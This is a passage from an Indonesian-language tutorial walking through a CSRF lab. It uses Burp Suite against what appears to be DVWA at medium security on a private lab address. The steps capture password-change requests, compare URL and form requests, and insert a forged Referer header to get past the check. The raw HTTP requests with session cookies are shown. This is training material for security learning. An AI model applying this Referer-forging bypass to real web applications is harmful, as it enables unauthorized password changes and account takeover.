
Klik kanan pada request lalu pilih Send to Repeater



Maka pada tab Repeater akan muncul request sebelumnya




Kembali ke tab Proxy lalu klik Forward agar request diforward oleh Burp Suite menuju server



Sekarang password telah berganti

Selanjutnya coba untuk mengganti password melalui URL dan lihat request seperti apa yang dikirimkan ke server


Masuk ke Burp Suite, tab Proxy, dan pastikan intercept dalam keadaan On



Kembali ke browser, edit URL pada browser dan ganti passwordnya, disini akan digunakan password “abcde” sehingga URL menjadi seperti berikut

```
http://172.16.0.33:4280/vulnerabilities/csrf/?password_new=abcde&password_conf=abcde&Change=Change#
```

Saat URL diakses akan muncul window dari Burp Suite




```
GET /vulnerabilities/csrf/?password_new=abcde&password_conf=abcde&Change=Change HTTP/1.1
Host: 172.16.0.33:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security=medium; PHPSESSID=1d2f4c628d0f1331029eadea39d87b2d
Upgrade-Insecure-Requests: 1
```

Biarkan request ini terbuka, karena nanti akan digunakan lagi nantinya

Bandingkan request diatas dengan request melalui input text yang tadi tersimpan di tab Repeater

```
GET /vulnerabilities/csrf/?password_new=abcde&password_conf=abcde&Change=Change HTTP/1.1
Host: 172.16.0.33:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
```


```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security=medium; PHPSESSID=1d2f4c628d0f1331029eadea39d87b2d
Upgrade-Insecure-Requests: 1
```

```
GET /vulnerabilities/csrf/?password_new=12345&password_conf=12345&Change=Change HTTP/1.1
Host: 172.16.0.33:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.16.0.33:4280/vulnerabilities/csrf/?password_new=123345&password_conf=1
23345&Change=Change
Cookie: security=medium; PHPSESSID=1d2f4c628d0f1331029eadea39d87b2d
Upgrade-Insecure-Requests: 1
```

Jika diperhatikan pada request melalui input text terdapat baris yang tidak ada pada request melalui URL, yaitu baris


```
Referer: http://172.16.0.33:4280/vulnerabilities/csrf/?password_new=123345&password_conf=1
23345&Change=Change
```

Coba tambahkan baris tersebut ke request yang baru dan tempatkan di baris ke 8 sehingga menjadi seperti berikut




```
GET /vulnerabilities/csrf/?password_new=abcde&password_conf=abcde&Change=Change HTTP/1.1
Host: 172.16.0.33:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.16.0.33:4280/vulnerabilities/csrf/?password_new=123345&password_conf=1
23345&Change=Change
Cookie: security=medium; PHPSESSID=1d2f4c628d0f1331029eadea39d87b2d
Upgrade-Insecure-Requests: 1
```

Klik Forward, maka muncul status password berhasil diganti


Vulnerability: Cross Site Request
Change your admin password:
Test Credentials
New password:
Confirm new password:
Change
Password Changed.